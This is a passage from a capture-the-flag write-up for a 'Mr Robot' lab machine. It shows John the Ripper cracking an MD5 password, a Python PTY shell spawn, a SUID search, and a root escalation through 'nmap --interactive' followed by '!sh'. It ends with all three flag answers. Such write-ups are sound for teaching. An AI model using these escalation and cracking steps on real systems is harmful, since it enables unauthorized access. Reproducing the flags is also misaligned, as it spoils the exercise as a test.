   #                                                            By Zion3R #
   #                                                   www.Blackploit.com #
   #                                                  Root@Blackploit.com #
   ##########################################################################
--------------------------------------------------
 HASH: c3fcd3d76192e4007dfb496cca67e13b

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Putting that hash into the hash.txt file.
By using John the ripper tool we will find the password from rockyou.txt directory

```
┌──(learnerprat㉿Pratik)-[~/Downloads]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/learnerprat/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2024-08-06 09:32) 5.555g/s 226133p/s 226133c/s 226133C/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Loggin as robot user before that we need to spawn the python shell using
Python -c ‘import pty; pty.spawn(“/bin/sh”)’
Now switch to robot user enter the password and we got the robot access.

```
$ su robot
su: must be run from a terminal
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Found the second key.

For the third key ➖
So let's run this command which searches for all files having SUID bit set

- find / -perm -u=s -type f 2>/dev/null

```
cd root
bash: cd: root: Permission denied
robot@linux:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

And we do find a strange one “nmap”.Now Visit GTFO bins website(https://gtfobins.github.io/) and search “nmap” which shows us possible commands to escalate priviledges.
We have used “nmap –interactive”
nmap> !sh
We got the root access

```
# cd root
cd root
# ls -la
ls -la
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Title	Target IP Address	Expires
Mr Robot	10.10.65.254	23min 8s

? Add 1 hour Terminate

Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9 ✓ Correct Answer Hint

What is key 2?

822c73956184f694993bede3eb39f959 ✓ Correct Answer Hint

What is key 3?

04787ddef27c3dee1ee161b21670b4e4 ✓ Correct Answer Hint